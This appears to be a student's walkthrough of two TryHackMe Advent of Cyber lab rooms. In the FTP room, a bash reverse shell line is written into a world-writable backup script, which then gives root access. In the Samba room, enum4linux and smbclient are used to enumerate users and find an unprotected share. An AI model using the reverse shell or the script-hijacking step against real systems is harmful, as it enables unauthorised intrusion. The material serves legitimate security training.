local: shoppinglist.txt remote: shoppinglist.txt  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).  
226 Transfer complete.  
24 bytes received in 0.00 secs (520.8333 kB/s)  
ftp> exit  
421 Timeout.  
root@ip-10-10-197-76:~# cat shoppinglist.txt  
The Polar Express Movie  
root@ip-10-10-197-76:~#
```

## **Question 5**

Upload this script again with malicious data (like we did in step 9.6). /root/flag.txt should be output!

-THM{even\_you\_can\_be\_santa}

Input nano backup.sh . Add the # in front the functional lines. Then, input this line; bash -i >& /dev/tcp/Your\_TryHackMe\_IP/4444 0>&1 . Press ctrl+X and Y then enter. Open a new tab and input this line; nc -lvp 4444 . Back to the FTP prompt, login as anonymous and key in cd public. After that, key in this line; put backup.sh. Return to netcat listener, wait for the connection received. Input cat /root/flag.txt

The screenshot shows a terminal window with the following content:

```
root@ip-10-10-140-79: ~
File Edit View Search Terminal Help
GNU nano 2.9.3          backup.sh          Modified
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.10.26.47/4444 0>&1
```

Below the terminal, a file selection dialog is displayed:

File Name to Write: backup.sh			
^G Get Help	M-D DOS Format	M-A Append	M-B Backup File
^C Cancel	M-M Mac Format	M-P Prefix	^T To Files

```
root@ip-10-10-140-79:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-140-79:~ x root@ip-10-10-140-79:~ x  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
384 bytes sent in 0.00 secs (16.6460 MB/s)  
ftp> █
```

```
root@ip-10-10-14-154:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-14-154:~ x root@ip-10-10-14-154:~ x root@ip-10-10-14-154:~ x  
root@ip-10-10-14-154:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 10.10.179.32 35118 received!  
bash: cannot set terminal process group (1364): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# cat /root/flag.txt  
cat /root/flag.txt  
THM{even you can be santa}  
root@tbfc-ftp-01:~# █
```

## PROCESS

We must first launch the terminal prompt. key in ftp [IPADDRESS]. Then enter "anonymous" for the name. Use the ls command after you enter to list files and folders to respond to questions 1 and 2. Use the cd command to get to the public folder, then type ls. There is a file with the extension ".sh" in this folder. This extension for Question 3 is a shell script that, when run, will execute commands that we programme. Use the get command on the backup.sh and shoppinglist.txt files for question 4. Enter exit at that point to exit. Enter cat shoppinglist.txt in the terminal to display the content, which contains the solution. Enter nano backup.sh after that. The functional lines should have a # before them. Then type bash -i >& /dev/tcp/Your TryHackMe IP/4444 0>&1 on the command line. Enter after pressing Ctrl+X and Y. Open a new tab and input this line; nc -lvp 4444 . Return to the FTP prompt and enter cd public while logged in as anonymous. Then, enter this line with backup. sh. Return to the netcat listener and await the connection. the command cat /root/flag.txt

## Day 10 : [Networking] Don't be sElfish!

Tools used: Kali Linux, Attackbox,

Solution:

### Question 1

Match the following flags with the descriptions.

The screenshot shows a web browser window with multiple tabs open, including WhatsApp, PSP0201 Tutorial Week 3 - Google, PSP0201 T2130 - Tutorial Week 3, TryHackMe | 25 Days of Cyber Security, and TryHackMe #276 25 Days of Cyber Security. The main content area displays a challenge from TryHackMe. It includes a table with a row for 'aoc20cmnsmb' and a note about using the enum4linux tool. Below this is a terminal session showing the usage of enum4linux, listing options like -S, -P, -G, -d, -u, and -p. A note at the bottom says "The following options from enum.exe aren't implemented: -L, -N, -D, -F". The desktop environment shows a taskbar with various icons and a system tray indicating 27°C, Mostly clear, 142 AM, 6/26/2022, and a lock icon.

We're going to be using the `enum4linux` tool that is already provided to you on the THM AttackBox. Let's get our hands dirty!

```
1. Open a terminal prompt and navigate to enum4linux: cd /root/Desktop/tools/Miscellaneous
2. Run enum4linux and list all the possible options we could use, take time to study these for anything interesting: ./enum4linux.pl -h
```

```
root@ip-10-10-171-174:~# cd /root/Desktop/Tools/Miscellaneous
root@ip-10-10-171-174:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar functionality to enum.exe (formerly from www.bindview.com). Some additional features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
-U      get userlist
-M      get machine list*
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user  specify username to use (default "")
-p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -F

Note how we can use options like -S to list shares or -U (note the uppercase) to list possible users. In my example I want to find out who can be used to access the server through Samba: ./enum4linux.pl -U 10.10.55.128
```

psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)

File System Home

121101873@kali: /usr/share/enum4linux


```
File Actions Edit View Help
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user  specify username to use (default "")
-p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -F

Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
        This option is enabled if you don't provide any other options.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r )
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
        a username. Impies RID range ends at 999999. Useful
        against DCs.
-l      Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,gu
est,krbtgt,domain admins,root,bin,none)
        Used to get sid with "lookupsid known_username"
        Use commas to try several users: "-k admin,user1,user2"
-o      Get OS information
```

## Question 2


The amount of users are there on the Samba server



```
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous
=====
[+] Server 10.10.55.128 allows sessions using username '', password ''
=====
| Getting domain SID for 10.10.55.128 |
=====
Domain Name: TBFC-SMB-01
Domain SId: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Users on 10.10.55.128 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name:   Desc:
Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:
=====
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sat Jun 25 18:31:57 2022
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous#
```

## Question 3

The amount of "shares" are there on the Samba server



```
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous
=====
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Share Enumeration on 10.10.55.128 |
=====
WARNING: The "syslog" option is deprecated
=====
Sharename          Type      Comment
-----            ----     -----
tbfc-hr           Disk      tbfc-hr
tbfc-it           Disk      tbfc-it
tbfc-santa        Disk      tbfc-santa
IPC$              IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
=====
Server             Comment
-----
Workgroup          Master
-----
TBFC-SMB-01        TBFC-SMB
=====
[+] Attempting to map shares on 10.10.55.128
//10.10.55.128/tbfc-hr  Mapping: DENIED, Listing: N/A
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous#
```

## Question 4

The share that doesn't require a password

tryhackme.com/room/learnyberin25days

Title: aoc20cmnsmb IP Address: 10.10.55.128 Expires: 45m 08s

Add 1 hour Terminate

we've already learned two key pieces of information from the previous section:

- Usernames to authenticate as
- Shares that we can access (remembering that shares most likely contain data)

However, a very common and easy to cause vulnerability by administrators is wrong permissions. You may be able to access a share and its data without logging in at all, such as we will demonstrate below:

1. Remember that the IP address of the Samba server is that of the instance you deployed (10.10.55.128)
2. Use the `smbclient` tool to begin accessing the Samba server and its shares, replacing "sharename" with the name of the share you wish to access:  
`smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**`
3. You will be asked for a password, the easiest password is no password! We can just press "Enter" to test this theory. If successful, this means that the share requires no authentication and we are now logged in.

For example, accessing "share1" on another device:

```
root@kali:~# smbclient //192.168.1.200/share1
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> 
```

You can use the `help` command to list some of the commands you can run whilst connected to the Samba share. Here's a quick rundown of the fundamentals:

Command	Description
<code>ls</code>	List files and directories in the current location
<code>cd &lt;directory&gt;</code>	Change our working directory
<code>pwd</code>	Output the full path to our working directory

more <filename> Find out more about the contents of a file. To close the open file, you press `:q`

Type here to search

27°C Mostly clear 142 AM 6/26/2022

Applications Places Sat 25 Jun, 18:40 AttackBox IP:10.10.32.240

root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous


```
File Edit View Search Terminal Help
tdis      tld      logoff     ..      !
smb: \> ^C
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous# smbclient //10.10.55.128/tbf
C-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ^C
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous# smbclient //10.10.55.128/tbf
c-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous# smbclient //10.10.55.128/tbf
c-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous# smbclient //10.10.55.128/tbf
c-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> 
```

47m 37s

27°C Mostly clear 1:40 AM 6/26/2022

## Question 5

The directory that ElfMcSkidy leave for Santa



root@ip-10-10-32-240: ~/Desktop/Tools/Miscellaneous

```
smb: \> ^C
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous# smbclient //10.10.55.128/tbf
c-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous# smbclient //10.10.55.128/tbf
c-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-32-240:~/Desktop/Tools/Miscellaneous# smbclient //10.10.55.128/tbf
c-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
.
D 0 Thu Nov 12 02:12:07 2020
..
D 0 Thu Nov 12 01:32:21 2020
jingle-tunes D 0 Thu Nov 12 02:10:41 2020
note_from_mcskidy.txt N 143 Thu Nov 12 02:12:07 2020

10252564 blocks of size 1024. 5368128 blocks available
smb: \>
```

THM AttackBox 46m 38s

27°C Mostly clear 1:41 AM 6/26/2022

### **The Throughout Process:**

First and foremost, we examine the help for enum4linux. Before that, we navigate to enum4linux using the terminal by entering the command “**cd /root/Desktop/Tools/Miscellaneous**” which was provided in the tryhackme notes. Next, we run the command “**./enum4linux -h**” to examine the help for enum4linux. And from there, we match the following flags referring to the help for enum4linux. For question 2 and 3, we just run the command “**./enum4linux.pl -U IP\_ADDRESS**” for the users list and “**./enum4linux.pl -S IP\_ADDRESS**” for the sharelists. Next, for question 4 we are required to use smbclient to try to login to the shares in Samba server and search which one of those shares does not require a password. To complete this question , we run the command “**smbclient //IP\_ADDRESS/\*\*sharename\*\***” which was also provided in the notes. There were 4 “shares” on the Samba server, therefore we tried all of them and only one of the “shares” that does not require a password, which is “**tbfc-santa**”. Lastly, for question 5, we just simply run “**dir**” once we’ve logged in and we can see that the directory that ElfMcSkidy leaves for Santa is “**jingle-tunes**”.